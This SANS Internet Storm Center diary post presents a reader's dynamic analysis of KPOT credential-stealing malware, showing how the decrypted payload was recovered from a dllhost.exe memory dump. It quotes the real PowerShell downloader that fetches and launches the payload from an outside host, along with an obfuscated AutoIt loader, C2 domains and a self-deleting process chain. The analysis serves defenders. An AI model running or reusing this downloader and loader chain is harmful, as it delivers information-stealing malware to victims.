

# SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog

 [isc.sans.edu/diary/26010](http://isc.sans.edu/diary/26010)

## Reader Analysis: "Dynamic analysis technique to get decrypted KPOT Malware."

**Published:** 2020-04-12

**Last Updated:** 2020-04-12 09:11:26 UTC

by [Didier Stevens](#) (Version: 1)

[0 comment\(s\)](#)

Reader Vinnie shared his analysis of KPOT malware with us:

In a previous write up, I documented a PowerShell downloader (shown below) pushing KPOT malware. Since then, all of the files have been submitted to VirusTotal allowing for further analysis. This has also been recently documented by ISC Handler Didier Stevens (ISC Links below).

PowerShell Downloader:

```
powershell -e Import-Module BitsTransfer; Start-BitsTransfer -Source
http://show1.website/OerAS.dat,http://show1.website/HeyaL.dat,http://show1.website/iPYOy.dat
-Destination "$env:TEMP\r17mi.com", "$env:TEMP\jkezt", "$env:TEMP\iPYOy.com";
Set-Location -Path "$env:TEMP"; certutil -decode jkezt i8ek7; Start-Process r17mi
-ArgumentList i8ek7
```

ISC Links:

- <https://isc.sans.edu/forums/diary/More+COVID19+Themed+Malware/25930/>
- <https://isc.sans.edu/forums/diary/KPOT+Deployed+via+Autolt+Script/25934/>

URLs from PowerShell Downloader:

[hxxp://show1\[.\]website/OerAS.dat](http://show1[.]website/OerAS.dat) (Obfuscated Autolt script, Base64 encoded as a certificate)

[hxxp://show1\[.\]website/HeyaL.dat](http://show1[.]website/HeyaL.dat) (Autolt Interpreter) – Legitimate

[hxxp://show1\[.\]website/iPYOy.dat](http://show1[.]website/iPYOy.dat) (Encrypted KPOT Malware)

Excerpt from Base64 decoded Autolt script('i8ek7') showing obfuscation:

```
$pTjAKTRQS =
DllCall(DllOpen(GovUcjGgXxPeoI("109*103*116*112*103*110*53*52*48*102*110*110",2))
, GovUcjGgXxPeoI("110*103*116*106*114*107",6),
GovUcjGgXxPeoI("76*123*110*106*125*110*92*110*118*106*121*113*120*123*110*74",9),
GovUcjGgXxPeoI("114*118*116",2), Null, GovUcjGgXxPeoI("111*114*113*106",3), 1,
GovUcjGgXxPeoI("111*114*113*106",3), 1, GovUcjGgXxPeoI("123*124*122",8),
GovUcjGgXxPeoI("107*118*126*105*106*106*82*93*118*90*129*104*78*77*129",7))
ExitLoop
EndSwitch
WEnd
```

Decode function at the bottom of Autolt script:


```
Func GovUcjGgXxPeoI($string, $integer)
$return = ''
$split = StringSplit($string, '*', 2)
For $i = 0 To UBound($split) - 1
$return &= Chr($split[$i] - $integer)
Next
Return $return
EndFunc
```

The string is split from '\*' and then each encoded character is subtracted from the number after the comma(\$integer) before being converted from Unicode.

Decoded sample:


```
$pTjAKTRQS = DllCall(DllOpen(kernel32.dll), handle, CreateSemaphoreA, ptr, Null, long, 1, long, 1, str, dowbccKVoSzaGFz)
ExitLoop
EndSwitch
WEnd
```

All files necessary in the same folder 'Temp' – Windows 7 Virtual Machine:



Name	Date modified	Type	Size
i8ek7	3/28/2020 1:30 PM	File	188 KB
iPY0y	3/28/2020 1:29 PM	MS-DOS Applicati...	92 KB
r17mi	3/28/2020 1:29 PM	MS-DOS Applicati...	873 KB

Utilizing PowerShell to initiate infection chain:



```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\Uinnie> cd .\Downloads\Temp
PS C:\Users\Uinnie\Downloads\Temp> dir

Directory: C:\Users\Uinnie\Downloads\Temp

Mode                LastWriteTime         Length Name
----                -
-a----             3/28/2020   1:29 PM         192178 i8ek7
-a----             3/28/2020   1:29 PM         93696 iPY0y.com
-a----             3/28/2020   1:29 PM         893608 r17mi

PS C:\Users\Uinnie\Downloads\Temp> Start-Process .\r17mi -ArgumentList .\i8ek7_
```

Process chain showing 'dllhost.exe' process hollowing:

```
CreateProcess: powershell.exe:2428 > "%UserProfile%\Downloads\Temp\r17mi.com i8ek7 "
- [Child PID: 2452]
CreateProcess: r17mi.com:2452 > "%UserProfile%\Downloads\Temp\r17mi.com i8ek7 "
- [Child PID: 2064]
CreateProcess: r17mi.com:2064 > "%WinDir%\SysWOW64\dllhost.exe"
- [Child PID: 2244]
CreateProcess: dllhost.exe:2244 > "%WinDir%\system32\cmd.exe /c ping 127.0.0.1 && del %WinDir%\SysWOW64\dllhost.exe"
- [Child PID: 536]
CreateProcess: cmd.exe:536 > "ping 127.0.0.1 "
```

"dllhost.exe" process dump via Task Manager:



dllhost.DMP	3/28/2020 5:26 PM	DMP File	45,152 KB
-------------	-------------------	----------	-----------

String analysis via “strings” show command and control (C2) servers:

```
root@toaster:~/Downloads# strings -a dllhost.DMP | grep -i http
winhttp.pdb
http://krt1.site
http://krt2.site
http://krt3.site
winhttp.dll
http://krt2.site/
```

Extract executables via “foremost”:

```
root@toaster:~/Downloads# foremost -o ./foremost -i dllhost.DMP -t exe
Processing: dllhost.DMP
|*|
root@toaster:~/Downloads# cd foremost/exe/
root@toaster:~/Downloads/foremost/exe# ls -als
total 108
 4 drwxr-xr-- 2 root root 4096 Mar 28 19:44 .
 4 drwxr-xr-- 4 root root 4096 Mar 28 19:44 ..
92 -rw-r--r-- 1 root root 93696 Mar 28 19:44 00001486.exe
 8 -rw-r--r-- 1 root root 7168 Mar 28 19:44 00003830.exe
root@toaster:~/Downloads/foremost/exe# file 00001486.exe
00001486.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@toaster:~/Downloads/foremost/exe# sha256sum 00001486.exe
3fd4aa339bdfee23684ff495d884aa842165e61af85fd09411abfd64b9780146 00001486.exe
```

The decrypted KPOT malware has the SHA256 Hash

“3fd4aa339bdfee23684ff495d884aa842165e61af85fd09411abfd64b9780146” and VT score of 34/71.

<https://www.virustotal.com/gui/file/3fd4aa339bdfee23684ff495d884aa842165e61af85fd09411abfd64b9780146/detection>

Sampled VirusTotal signatures:

Acronis	⚠ Suspicious
AhnLab-V3	⚠ Trojan/Win32.Kpot.C4009735
ALYac	⚠ Trojan.Stealer.Kpot
SecureAge APEX	⚠ Malicious
Avast	⚠ Win32:Evo-gen [Susp]
AVG	⚠ Win32:Evo-gen [Susp]
Avira (no cloud)	⚠ TR/Crypt.XPACK.Gen
BitDefenderTheta	⚠ Gen:NN.ZexaF.34104.fmW@aOYoyQc
CrowdStrike Falcon	⚠ Win/malicious_confidence_80% (W)

String analysis of KPOT malware via “FLOSS”:

```
root@toaster:~/Downloads# ./floss ./foremost/exe/00001486.exe > ./KPOT_Strings.txt
```

Strings indicative of information stealers:

```
*KPOT_Strings.txt
File Edit Search Options Help
FLOSS static UTF-16 strings
SMTP Server
SMTP Port
SMTP User
SMTP Password
IMAP Server
IMAP Port
IMAP User
IMAP Password
POP3 Server
POP3 Port
POP3 User
POP3 Password
IMAP_Server
IMAP_User_Name
IMAP_Password2
POP3_Server
POP3_User_Name
POP3_Password2
account*.oeaccount
%s\%s\%s.vdf
%s\%s.vdf
Name: %ls
Comment: %ls
User: %ls
Data:
```

Didier Stevens  
Senior handler  
Microsoft MVP  
[blog.DidierStevens.com](http://blog.DidierStevens.com) [DidierStevensLabs.com](http://DidierStevensLabs.com)

Keywords: [kpot](#) [malware](#)  
[0 comment\(s\)](#)  
Join us at SANS! [Attend with Didier Stevens in starting](#)

**DEV522 Defending Web Application Security Essentials** [LEARN MORE](#)  
**Learn to defend your apps before they're hacked**



[Top of page](#)

x

[Diary Archives](#)